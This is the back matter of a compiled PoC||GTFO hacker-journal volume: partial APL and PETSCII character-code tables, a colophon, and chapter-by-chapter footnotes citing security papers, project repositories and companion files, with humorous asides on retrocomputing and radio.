											2372 NAND	2371 NOR	2337 materialize/ index	233D reverse/ rotate	2342 quad slope	2349 transpose	
D-	}	J	K	L	M	N	O	P	Q	R	⊺	!	⍒	⍋	▯	A	D-
											2336 I-beam	quote dot	2352 grade up	234B grade down	235E quad quote	235D comment	
E-	\	≡	S	T	U	V	W	X	Y	Z	≠	⍎	∵	⊖	⊡	⌽	E-
	expand	2261 depth/ match									233F replicate F/ reduce F	2340 expand F/ scan F	2235 diaeresis dot	2296 reverse 1/ rotate 1	2339 matr inv/ matr div	2355 format/ by spec.	
F-	0	1	2	3	4	5	6	7	8	9		⍫	⍙	⊗	⍕		F-
												236B del tilde	2359 delta underbar	235F ln/ log	234E execute		

-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F

EBCDIC Code Page 293 (APL)

APL is a programming language
using graphical symbols defined
by Kenneth Iverson in the 60s.

"reduce"

+/⍳100 computes $\sum_{n=1}^{100} n$

"add" "generate"

(~R∈R∘.×R)/R←1↓⍳R generates prime numbers.

life←{↑1 ωv.∧3 4=+/,‾1 0 1∘.⊖‾1 0 1∘.⌽⊂ω} implements the Game of Life.

Commodore's PETSCII
Business Machines   CBM—ASCII

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	
0-	✕	✕	✕	Stop	✕	White	✕	Shift Dis. En.		✕	✕	✕	✕	CR	Text	✕	0-
1-	✕	Cur. Down	Rev. On	Home	Del	✕	✕	✕	✕	✕	✕	Red	Cur. Right	Green	Blue		1-

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	
8-	✕	Orange	✕	Run	✕	F1	F3	F5	F7	F2	F4	F6	F8	LF	Gfx	✕	8-
9-	Black	Cur. Up	Rev. Off	CLR	Ins	Brown	light Red	dark Gray	mid Gray	light Green	light Blue	light Gray	Purple	Cur. Left	Yell.	Cyan	9-

C64 version

First used on the Personal Electronic Transactor in 1977.

Character Map

-0 -1 -2 -3 -4 -5 -6 -7 -8 -9 -A -B -C -D -E -F

0-
1-
2-
3-
4-
5-
6-
7-
8-

F-

-0 -1 -2 -3 -4 -5 -6 -7 -8 -9 -A -B -C -D -E -F

Keyboard Layout

Index

Colophon

The text of this bible was typeset using the LATEX document markup language for the TEX document preparation system. The primary typefaces used in this bible are from the Computer Modern family, created by Donald Knuth in METAFONT. The æsthetics of this book are attributable to these excellent tools.

This bible contains one hundred ninety-one thousand eight hundred forty-seven words and one million fourteen thousand seven hundred fifty-seven characters, including those of this sentence.

Footnotes

Introduction

[1] PoC‖GTFO 9:3 on page 20.
[2] PoC‖GTFO 9:9 on page 71.
[3] PoC‖GTFO 12:3 on page 437.
[4] PoC‖GTFO 13:7 on page 702.
[5] PoC‖GTFO 9:10 on page 84.
[6] PoC‖GTFO 10:7 on page 220 and PoC‖GTFO 11:5 on page 374.
[7] PoC‖GTFO 13:2 on page 604.
[8] PoC‖GTFO 10:8 on page 311.
[9] PoC‖GTFO 13:5 on page 676.
[10] PoC‖GTFO 9:4 on page 31.
[11] PoC‖GTFO 12:8 on page 553.
[12] PoC‖GTFO 13:4 on page 659.
[13] PoC‖GTFO 9:12 on page 128.
[14] PoC‖GTFO 10:4 on page 190.
[15] PoC‖GTFO 11:9 on page 415.
[16] PoC‖GTFO 12:11 on page 593.

9 Elegies of the Second Crypto War

[1] Whether one actually understands them or not—and, if you value your sanity, do *not* try to find if your physics teachers actually understand them either. You have been warned.
[2] Not that stationary steam engines were weaklings either: driving ironworks and mining pumps takes a *lot* of horses.

3 Typically, a priest of a religion that involves central planning and state-run science. *This* time they'll get it right, never fear!

4 The question of whether that which is not power is still knowledge is best left to philosophers. One can blame Nasir al-Din al-Tusi for explaining the value of Astrology to Khan Hulagu by dumping a cauldron down the side of a mountain to wake up the Khan's troops and then explaining that those who knew the causes above remained calm while those who didn't whirled in confusion below —but one can hardly deny that being able to convince a Khan was, in fact, power. Not to mention his horde. Because a Khan, by definition, has a very convincing comeback for "Yeah? You and what horde?"

5 And some of these papers were true Phrack-like gems that, true to the old-timey tradition, explained and exposed surprising depths of common mechanisms: see, for example, SROP and COOP.

6 While, for example, products of the modern web development "revolution" already do, despite being much less complex than a CPU.

7 "Are Simplex Messages Secure," GlobalStar Product Support, Feb. 2009.

8 DSSS theory shows us that DSSS is the same as BPSK for a BPSK data signal.

9 `git clone https://github.com/synack/globalstar unzip pocorgtfo09.pdf globalstar.tar.bz2`

10 `http://www.k33nteam.org/noks.html`

11 `http://j00ru.vexillium.org/dump/recon2015.pdf`

12 Intro to Windows Kernel Security Research by T. Ormandy, May 2013.

13 This Time Font Hunt You Down in 4 Bytes, Peter Hlavaty and Jihui Lu, Recon 2015

14 *Sheep Year Kernel Heap Fengshui: Spraying in the Big Kids' Pool*, Alex Ionescu, Dec 2014

[15] *Windows 8 Heap Internals* presentation.

[16] SLUB, the unqueued slab allocator, has been the default since Linux 2.6.23.

[17] *SPLICE When Something is Overflowing* by Peter Hlavaty, Confidence 2015

[18] *ret2dir: Rethinking Kernel Isolation* by Kemerlis, Polychronakis, and Keromytis

[19] *Universal Android Rooting is Back!* by Wen Xu, BHUSA 2015 `unzip pocorgtfo09.pdf bhusa15wenxu.pdf`

[20] `unzip pocorgtfo09.pdf uhc-subs.tar.xz`

[21] *FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack* by Yarom and Falkner from USENIX Security 2014

[22] *Cross-Tenant Side-Channel Attacks in PaaS Clouds* by Zhang et al at ACM CCS 2014

[23] *Whispers in the Hyper-space: High-speed Covert Channel Attacks in the Cloud* by Wu, Xu, and Wang at USENIX Security 2012

[24] *Weak vs. Strong Memory Models* from Preshing on Programming

[25] `unzip pocorgtfo09.pdf crossvm.pdf`

[26] `git clone https://github.com/BinaryBrewWorks/Beer unzip pocorgtfo09.pdf beer.zip`

[27] `jt65stego` by Drapeau (KA1OVM) and Dukes, 2014

[28] This is the exact opposite of your WiFi, where every data frame is acknowledged, and no more data is sent unless either the ACK arrives or a timeout is reached.

[29] `unzip pocorgtfo09.pdf aprsl01.pdf`

[30] Don't do this. Acting like an asshole on the radio is the surest way to convince a brilliant RF engineer to spend his retirement hunting you down.

[31] *In Heinlein's "Between the planets," 1951, the same celestial path of the Circum-Terra station is used for a much less benign purpose: worldwide delivery of nukes. That book also introduced the idea of stealth technology*

vehicle with a radar-reflecting surface, long before any scientific publications on the subject. —PML

32 `unzip pocorgtfo09.pdf encham.html #Encryption and Amateur Radio by KD0LIX`

33 `unzip pocorgtfo09.pdf part97.pdf`

34 Also note §97.217: *Telemetry transmitted by an amateur station on or within 50 km of the Earth's surface is not considered to be codes or ciphers intended to obscure the meaning of communications.*

35 Yes, this is the one thing all instruction manuals tell you never to do.

36 Mechanical parts = 4600, set of ICs = 6500, 3250 import fees, housing and passive components = 1200 dinars.

37 Sorry Spectrum and ZX 81 owners!

38 Why the fifth? Well, because this special edition doesn't reach all the kiosks at the same time. We wish, therefore, all the readers to have the same chances.

39 This is not a mistake, two different MIPRO companies are helping our action!

40 `http://en.true-audio.com/TTA_Lossless_Audio_Codec_-_Format_Description`

41 `http://wiki.hydrogenaud.io/index.php?title=APEv2_specification`

42 `http://www.wavpack.com/file_format.txt`

43 `http://www.vecteezy.com/people/23511-marilyn-monroe-vector`

10 The Theater of Literate Disassembly

1 `unzip pocorgtfo10.pdf adventure.pdf`

2 `http://tasvideos.org`

3 It should also be noted that all recent AGDQ events have directly benefited the Prevent Cancer Foundation which was a huge motivator for several of us who worked on this project. The block we presented this exploit in at AGDQ 2015 helped raise over $50K and the marathon as a whole raised more than $1.5M toward cancer research, making this project a huge success on multiple levels.

[4] In brief, the detection routine is extremely sensitive to how many DMG clock cycles various operations take; the emulator is likely slightly inaccurate, which causes the detection to fail, but from looking at the behavior it seems like it "just works" on the real hardware. This is sheer luck, and the game developers likely never even knew it was so fragile.

[5] If the SGB BIOS does not find the special codes in the DMG game header that indicate it's an SGB-enabled game (`$146` equal to `$03`), it locks up the command channel until the game is reset, rendering any SGB based exploitation impossible. See `http://gbdev.gg8.se/wiki/articles/The_Cartridge_Header` for more details.

[6] `unzip -j pocorgtfo10.pdf pokemon_plays_twitch/pokered-master.zip`

[7] The term "bot" was originally used because it's as if you have a robot playing the game for you; DwangoAC later attached one of these replay devices to a R.O.B. robot as shown in Figure 10.1 and after presenting Pong and Snake on SMW, the name TASBot came to be associated with the combination as described at `http://tasvideos.org/TASBot.`

[8] A way of crowdsourcing gameplay by parsing commands sent over IRC.

[9] As with many exploits, the seed for this came from Bortreb's Pokémon Yellow exploit, which itself came from earlier discoveries of others. Masterjun adapted the exploit for Pokémon Red using the BizHawk DMG emulator and DwangoAC took this information and made the Stage 0 and Stage 1 movie file in LSNES.

[10] The same values can be found in the GBWRAM region at an offset of `-0xC000`, so the value for `0xD163` in GBBUS (which isn't visible in the LSNES memory editor) can instead be found at `0x1163` in GBWRAM. GBBUS addressing is used throughout for consistency with existing resources such as the pokered disassembly.

[11] This means the Pokémon data now extends past end of WRAM, and in fact the WRAM should in effect loop around, although this isn't

used.

12 The swap where j. is swapped with j. involves the pairs `00` `00` and `00` `F4`, but they turn into `00` `63` and `00` `91` because we abuse the fact that the game assumes a quantity of `00` is the same as `FF` and you can only have ninety-nine of any given item in one slot. This results in `FF` + `F4` = `1F3` which is larger than the sum mod 255, at which point the game stores 63 in one item and `190` mod `FF` = `91` is stored as the remainder in the other.

13 There is no working way to `ADD` the two reads because we can't write that opcode. Due to byte restrictions, we can't use `JP` either, but `CALL` is close enough. See page 159.

14 This has implications even outside of TAS'ing: If you hold a button for a single frame you risk that input being lost (if the previous frame had no buttons being pressed, that single frame's press could be overwritten with the no buttons pressed frame from before) or your buttons could be held for an extra frame (even though you let go, you hit right before the skew so your buttons are sent for an additional frame). Both of these behaviors could cause a talented realtime player to question their abilities as they wouldn't have any idea that the console had been the cause of their input being wrong.

[15] The movie we used was 2(prologue) + 5(banksetting) + 6(packetsend) + 5(packetsend) + 1(nop-for-slip) + 2(hang) + 11(packet1) + 7(packet2) + 2(unused) + 2(epilogue) = 43 bytes. We later discovered a different method where the smallest possible extended payload would have been 2(prologue) + 5(banksetting) + 6(packetsend) + 2(hang) + 13(packet) + 2(epilogue) = 30 bytes which is still too much to input without a slip due to our data rate being restricted to one nybble at a time, although the packet data's 0x00 portion could potentially be used for this purpose.

[16] It could be possible to use just one, by putting the NMI routine in a memory-mapped SGB packet register, but we decided not to, as we would need full exploit abilities just to test if this method actually works because the emulator isn't accurate enough to test with.

[17] Each blind test took five minutes, as we had to play back the entire movie before reaching the point where we could determine if it worked and we weren't entirely certain it would work at all, but eventually we discovered the correct offset.

[18] Based on the setting of a flags register bit that selects between an 8-bit and 16-bit A registers.

[19] We considered putting the NMI code into the SGB packet receive buffer, which is a memory-mapped I/O register (and presumably can be executed by the CPU). We decided against this since the SGB emulation in BSNES is quite questionable and we didn't know if it would work, largely due to the difficulty of testing it.

[20] It's not a surprise that it behaves differently in the emulator, as the SGB emulation accuracy in BSNES is questionable in a lot of places; it's possible that the emulator is triggered on a different edge of the clock than real hardware or something similar. Regardless, on real hardware the DMG eventually crashes in a way that makes it stop producing sound and while it's about the equivalent of driving a car into a brick wall instead of hitting the brakes it at least gets the job done.

[21] `git clone https://github.com/TheAxeMan301/PptIrcBot`

[22] Pokémon Plays Twitch: How a Robot got IRC Running on an Unmodified SNES by Kyle Orland.

[23] `http://tasvideos.org/4947S.html`

[24] `unzip -j pocorgtfo10.pdf pokemon_plays_twitch/sgbhowto.pdf`

25 `unzip pocorgtfo10.zip esp8266-arm-swd.zip`

26 `git clone https://github.com/scanlime/esp8266-arm-swd/`

27 The mutant fish baby thing is kind of true according to developmental biology, but that's not really our focus today.

28 `unzip pocorgtfo10.pdf pregpatent.pdf`

29 `http://pferrie.host22.com/misc/lowlevel14.htm`, PoC‖GTFO 4:4.

30 `http://pferrie.host22.com/misc/lowlevel15.htm`

31 `http://pferrie.host22.com/misc/lowlevel16.htm`

32 `http://www.hackzapple.com/phpBB2/viewtopic.php?t=952`

33 `https://archive.org/details/apple_ii_library_4am`

34 `http://infocom.elsewhere.org/gallery/starcross/starcross-map.gif`

35 `http://gallery.guetech.org/spellbreaker/spellbreaker.html`

36 `http://infodoc.plover.net/manuals/temp/borderzo.pdf`

37 This is why the minimum instruction execution time is two cycles: one for the instruction itself, one for the prefetch.

38 The Shugart SA400 on which the Disk][controller is based does have this capability via index detector circuits, but that feature was

removed from the Disk][controller to reduce the cost to manufacture it.

[39] This is a requirement if the data field can be written independently of its address field. Since the write is not guaranteed to begin on a byte boundary, the self-synchronizing values are required for the controller to synchronize itself when reading the data again.

[40] As opposed to reading the sectors in sequential order, and then writing the entire track—that would only make it a sector-copier with a faster write routine.

[41] A sector-copier can use the collection of sectors as a basic track length; the bit-copier has no such luxury. Instead, it is left to "guess," and might be forced to discard or insert additional data to reconstruct a track of the same length. The difference occurs when the rotation speed of the drive that is being used to make the copy is not the same as that of the drive that was used to make the original.

[42] See John's comment at September 3rd, 2015 12:12 pm on

`http://www.bigmessowires.com/2015/08/27/apple-ii-copy-protection/`

[43] It also ignores the address field checksum and volume number.

[44] This would be the equivalent of about 18.5 256-byte sectors in 6-and-2 encoding. Using 19 sectors is possible, if the full range of values from the first figure is used, but it introduces a problem to identify the start of the sector, since there are no single values that can be reserved exclusively. One possible solution is to find a sequence which cannot appear in user-data due to particular characteristics of the decoding process. Just because it is possible, it doesn't mean that it's easy.

[45] The same is true for the track number, and Jumble Jet has multiple tracks which claim to be track zero.

[46] The same is true for the track number. That is, a number which is not in the range of zero to 34.

[47] That is, it polls the QA switch of the Data Register while the top bit is clear, stores the fetched value, and then resumes polling.

[48] Interestingly, one title from Thunder Mountain and released in the same year is known to use the regular version. It is entirely possible that the alternative version was developed in-house to avoid paying royalties to protect other products.

[49] `http://pferrie.host22.com/misc/0boot.zip`

[50] `http://pferrie.host22.com/misc/qboot.zip`

[51] Personal communication

[52] FFA was founded by the co-founder of Automated Simulations, whose last name begins with "Free," and a programmer whose last name ends with "Fall."

[53] Personal communication

[54] This was claimed by a cracker whose crack-screens were displayed only by pressing a particular key-sequence during the boot. They were known as "Hidden Pages." (Imagine that—a cracker who didn't want to brag openly!) Both of the programs Captain Goodnight and Where In The World Is Carmen Sandiego (first release) use alternating quarter-tracks the same technique as in the program Championship Lode Runner. (The former two were released within a year of the latter one.) The sectors are placed in a N/S/E/W orientation on the first two tracks, a NW/SE/NE/SW orientation on the next two tracks, and then back to the N/S/E/W orientation on the next two tracks, and so on. The loader will allow an entire revolution to pass, if necessary, in order to find the requested sector. The tracks are synchronized, however, because they must be to avoid cross-talk. (§10:7.3.)

[55] `http://pferrie.host22.com/misc/aplibunp.zip`

[56] `http://pferrie.host22.com/misc/lz4unp.zip`

[57] `git clone https://github.com/fadden/fhpack`

HARD HAT MACK

[58] This is true only when the full warm-start vector is not `#$00 #$E0 #$45` (`$E000` and `#$45`). If the vector is `$E000` and `#$45`, then the cold-start handler will change it to `$E003`, and resume execution from `$E000`. This behavior could have been used as an indirect transfer of control on the Apple][+, by jumping back to the cold-start handler, which would look like an infinite loop, but it would actually resume execution from `$E003`.

[59] Pre-Autostart ROMs simply dumped the register values to the screen, then dropped to the monitor prompt.

[60] `#from Proceedings of the 20th Usenix Security Symposium in 2011 unzip`
`pocorgtfo10.pdf p25sec.pdf`

[61] The folks at Connect Systems are nice and neighborly, so please buy a radio from them.

[62] In particular, I used r543 of the old SVN repository from 4 July 2012.

[63] See PoC‖GTFO 2:5.

[64] Transfers this large work on Mac but not Linux.

[65] The MD5 of my bootloader image is `721df1f98425b66954da8be58c7e5d55`, but you might have a different one in your radio.

[66] Confusingly enough, this is the *third* implementation of DFU for this project! The radio application, the recovery bootloader, and the ROM bootloader all implement different variants of DFU. Take care not to confuse the them.

[67] `unzip pocorgtfo10.pdf hrc5000.pdf`

[68] ETSI TS 102 361, Parts 1 to 4.

[69] In assembly, this looks like `LSLS r0, r0, #8; LSRS r0, r0, #8`.

[70] Two days of scanning presented nothing more interesting than a damaged elevator and an undergrad too drunk to remember his dorm room keys. Almost gives me some sympathy for those poor bastards who have to listen to wiretaps.

11 Welcoming Shores of the Great Unknown

¹ If you RTFP, you'll note that the Apple batteries have a separate BQ29312 Analog Frontend (AFE) to protect against such nonsense, as well as a Matsushita MU092X in case the BQ29312 isn't sufficient.

² One time, my Studebaker ran out of gas on the highway. Maybe we should start a support group?

³ `unzip pocorgtfo11.pdf batteryfirmware.pdf`

⁴ `unzip pocorgtfo11.pdf sluu225.pdf`

⁵ `unzip pocorgtfo11.pdf bq20z80.py`

⁶ Remember, though, that redemption is for everyone, and that one day you may find a strange and radiant machine you will treasure for the cleverness of its mechanisms, no matter if others call it junk. On that day we will welcome you back in the spirit of PoC!

⁷ `git clone https://github.com/osresearch/vst unzip pocorgtfo11.pdf vst.tar.bz2`

⁸ `unzip pocorgtfo11.pdf tronsolitare.zip`

⁹ Thumb2 instructions run from Thumb mode. The only thing new about them is that they can be longer than 16 bits, so your disassembler might be slightly confused about their starting position.

¹⁰ `git clone https://github.com/radare/radare2`

¹¹ Here are the rules: Increment by two if registers `r0` or `r1`, or if `r4-r15` are used with a .W (2-byte) operand. Increment by 1 if `r4` to `r15` are used with a .B operand.

¹² Global disable is done by clearing the `GIE` bit of the status register, `r2`.

[13] If not, use a command like `msp430-objcopy -I ihex -O elf32-msp430 dump.hex dump.msp430` to convert from Intel Hex.

[14] Page 23 of `http://www.ti.com/lit/ds/symlink/msp430f1611.pdf`

[15] `https://pdfium.googlesource.com/pdfium/`

12 Collecting Bottles of Broken Things

[1] Cf. Paul Erhlich, "The Population Bomb," 1968, p. xi, which begins with "The battle to feed all of humanity is over. In the 1970s hundreds of millions of people will starve to death in spite of any crash programs embarked upon now. At this late date nothing can prevent a substantial increase in the world death rate. . . " The 1975 edition amended "the 1970s" to "the 1970s and 1980s," but—as the newer and more fashionable kinds of school math teach us —never mind the numbers, the idea is the important thing!

[2] Oops, that one was a quote, too. No wonder that story was a best-seller!

[3] Ibid., p. xiii.

[4] If you think that the "non-renewable computation" argument makes no sense, you are absolutely right! But, do the arguments for "golden keys" in cryptography or for "regulating exploits" make any more sense? No, and they sound just as scientific to those inclined to believe that actual experts have, in fact, been consulted. And sometimes they even *have* been, for a certain definition of experts.

[5] `unzip pocorgtfo12.pdf zwave.tar.bz2`

[6] MSDN, *MIME Type Detection in Windows Internet Explorer*

[7] Chris Evans, *Generic Cross-browser Cross-domain Theft*

[8] Filedescriptor, *Cross-origin CSS Attacks Revisited (feat. UTF-16)*

[9] OWASP, Secure Headers Project

[10] HTML5 Standard

[11] Michele Spagnuolo, *Abusing JSONP with Rosetta Flash*, PoC‖GTFO 5:11.

[12] Gábor Molnár, *Bypassing Same Origin Policy With JSONP APIs and Flash*

[13] Alex Inführ @insertscript, *PoC for the FormCalc content exfiltration*

[14] `unzip pocorgtfo12.pdf CommaChameleon/CrossSiteContentHijacking`

[15] Soroush Dalili, *JS-instrumented content exfiltration PoC*

[16] Adobe, *Cross-scripting PDF content in an Adobe AIR application*

[17] Adobe, *JavaScript for Acrobat API Reference*

[18] `unzip pocorgtfo12.pdf CommaChameleon/xfa.zip`

[19] John Brinkman, *Calling FormCalc Functions From JavaScript*

[20] `unzip pocorgtfo12.pdf CommaChameleon`

[21] Chromium Blog, *The Final Countdown for NPAPI*

[22] Mozilla Security Blog, *Putting Users in Control of Plugins*

[23] Adobe, *Portable Document Format ISO standard*, Section 12.7.7

[24] Adobe, *XML Forms Data Format Specification*

[25] Adobe, *Acrobat Application Security Guide*, 4.5.1

[26] Vladimir Vorontsov, *SDRF Vulnerability in Web Applications and Browsers*

[27] Alex Inführ, *PDF—Mess With the Web*

[28] `git clone https://github.com/angea/corkami`

[29] Perhaps it is necessary to specify, Turing-complete architecture.

[30] See *The Page-Fault Weird Machine: Lessons in Instruction-less Computation* by Julian Bangert et al., USENIX WOOT'13 or the 29C3 talk "The Page Fault Liberation Army or Gained in Translation" by Bangert & Bratus

[31] `movcc -Wf-no-mov-loop program.c -o program`

[32] `git clone https://github.com/xoreaxeaxeax/reducto`

[33] `unzip pocorgtfo12.pdf reducto.tgz`

[34] Mainframe experts, this is a very high level discussion. Please don't beat me up about various dataset types!

MAINTENANCE ROOM
THIS IS WHAT APPEARS TO HAVE BEEN THE MAINTENANCE ROOM
FOR FLOOD CONTROL DAM #3. APPARENTLY, THIS ROOM HAS
BEEN RANSACKED RECENTLY, FOR MOST OF THE VALUABLE
EQUIPMENT IS GONE. ON THE WALL IN FRONT OF YOU IS A
GROUP OF BUTTONS, WHICH ARE LABELLED IN EBCDIC.

[35] http://www.tutorialspoint.com/jcl/jcl_job_statement.htm

[36] See page 189 of has2a620.pdf.

[37] See page 13 of has2a620.pdf.

[38] See page 194 of has2a620.pdf.

[39] See page 111 of has2a620.pdf.

[40] See page 119 of has2a620.pdf.

[41] See page 122 of has2a620.pdf.

[42] See page 124 of has2a620.pdf.

[43] See page 125 of has2a620.pdf.

[44] See page 123 of `has2a620.pdf`.

[45] See page 102 of `has2a620.pdf`.

[46] See page 19 of `has2a620.pdf`.

[47] See page 38 of `has2a620.pdf`.

[48] `https://nmap.org/nsedoc/scripts/nje-node-brute.html unzip pocorgtfo12.pdf nje-node-brute.nse`

[49] `git clone https://github.com/zedsec390/NJElib`

[50] You will note this is irrelevant, due to the nature of *wait any*.

[51] This is especially hard on Windows 8.1, and even harder on Windows 10.

[52] Windows lists are circular, not null terminated.

[53] `unzip pocorgtfo12.pdf vimmmex.tar.gz git clone https://github.com/xoreaxeaxeax/vimmmex`

[54] This has been solved in time for the electronic release. Use the Force to unravel its secrets. . . You may even propagate it neighbourly by Near Force Communication, in which case Padawans have first to accept APKs from *unknown sources*.

13 Stones from the Ivory Tower, Only as Ballast

[1] Geoff was the first to discover Aaron R. Reynolds' "AARD" code from the beta release of Windows 3.1 that intentionally broke compatibility with DR-DOS. He also has a delightful article on exactly how AOL exploited a buffer overflow in their own AOL Instant Messenger client to distinguish it from Microsoft's clone, MSN Messenger.

[2] "Is That Just Some Game? No, It's a Cultural Artifact." Heather Chaplin, The New York Times, March 12, 2007.

[3] In the movie TERMINATOR (1984) there are scenes showing the Terminator's point of view in shades of red. In these scenes lines of source code are listed onscreen. Close inspection of still frames of the movie reveal this to be 6502 assembly language source code.

[4] `git clone https://github.com/lwiest/StarRaiders` `unzip pocorgtfol3.pdf StarRaiders.zip`

[5] *Colors are, of course, poorly represented when printed in black and white. Please use your imagination and the fill textures on page 614 instead. —PML*

[6] *This substitution gave a friendly mathematician who happened to see it a nasty shock. She yelled at us that $cos^2\ x + sin^2\ x = 1$ for all real x and forever, and therefore this could not possibly be a rotation; it's a rotation with a stretch! We reminded her of the old joke that in wartime the value of the cosine has been known to reach 4. —PML*

[7] Incidentally, the column vectors of this matrix do not form an orthogonal basis, as their scalar product is $1{\times}e+(-e{\times}(1-e^2)) = -e^2$. Orthogonality holds for $e = 0$ only.

[8] `unzip pocorgtfo13.pdf AIM-239.pdf` #Item 149, page 73.

[9] `https://archive.org/details/AtariStarRaidersSourceCode` `unzip pocorgtfol3.pdf StarRaidersOrig.pdf`

[10] The Atari BASIC Source Book by Wilkinson, O'Brien, and Laughton. A COMPUTE! publication.

[11] `git clone https://github.com/lwiest/Atari6502Assembler` `unzip pocorgtfo13.pdf Atari6502Assembler.zip`

[12] It isn't actually called by `ObpLookupObjectName`, but that doesn't matter.

[13] `unzip pocorgtfo13.pdf object_manager_lookup_poc.cs`

14 `unzip pocorgtfo13.pdf meat.txt`

15 `git clone https://github.com/scanlime/facewhisperer unzip pocorgtfo13.pdf facewhisperer.tar.bz2`

16 `git clone https://github.com/scanlime/cte450-homebrew/ unzip pocorgtfo13.pdf cte450-homebrew.tar.bz2`

17 `git clone https://github.com/szechyjs/dsd`

18 `-Xlinker --section-start=.experiment=0x0800C000`

19 `git clone https://github.com/endrazine/wcc unzip pocorgtfol3.pdf wcc.tar.bz2`

20 `git clone https://github.com/travisgoodspeed/md380tools`

21 `$ grep '^.\{6\}$' /usr/share/dict/words | tr '[:upper:]' '[:lower:]' | sed 's/[abc]/2/g; s/[def]/3/g; s/[ghi]/4/g; s/[jkl]/5/g; s/[mno]/6/g; s/[pqrs]/7/g; s/[tuv]/8/g; s/[wxyz]/9/g' | sort | uniq | wc -l`

22 LoRaWan in the IoT Industrial Panel, presentation by Jun Wen of Cisco.

[23] Semtech AN1200.18, AN1200.22.

[24] Decoding LoRa on the RevSpace Wiki

[25] See Semtech AN1200.22.

[26] It may be possible to do this using FM demodulation rather than FFTs, however using FFTs preserves power information that is useful for framing the packet without knowing its definitive length.

[27] European Patent #13154071.8/EP20130154071

[28] Manchester's effective bit rate is half the baud rate.

"Fred understands what they're saying since he converted to single sideband"

[29] `git clone https://github.com/BastilleResearch/gr-lora unzip pocorgtfo13.pdf gr-lora.tar.bz2`

[30] For those of you fortunate to own a house, it's probably in the corner of your basement, that magical place from which all science and innovation springs forth.

[31] Lakatos the philosopher is considered to be a great intellectual authority. For what it's worth, you might also want to read about how he applied his philosophy in real life: `unzip pocorgtfo13 freudenthal.pdf`

[32] We sort of know the answer, neighbors: a roller coaster of reforms and unintelligible standards created a generation of math teachers for whom math did not have to make sense. `unzip pocorgtfo13.pdf wu-`

`preparing-teachers.pdf` and read it. It may apply to whatever else you hold dear.

[33] According to Ronald J. Daniels, President of Baltimore's Johns Hopkins University, no less than the whole generation is at risk: "A generation at risk: Young investigators and the future of the biomedical workforce." (`unzip pocorgtfo13.pdf atrisk.pdf`.) For more of this, read "Science in the Age of Selfies" by Donald Geman, Stuart Geman. (`selfies.pdf`.) It's hard to make these things up, neighbors.

[34] `https://technet.microsoft.com/library/bb457032.aspx`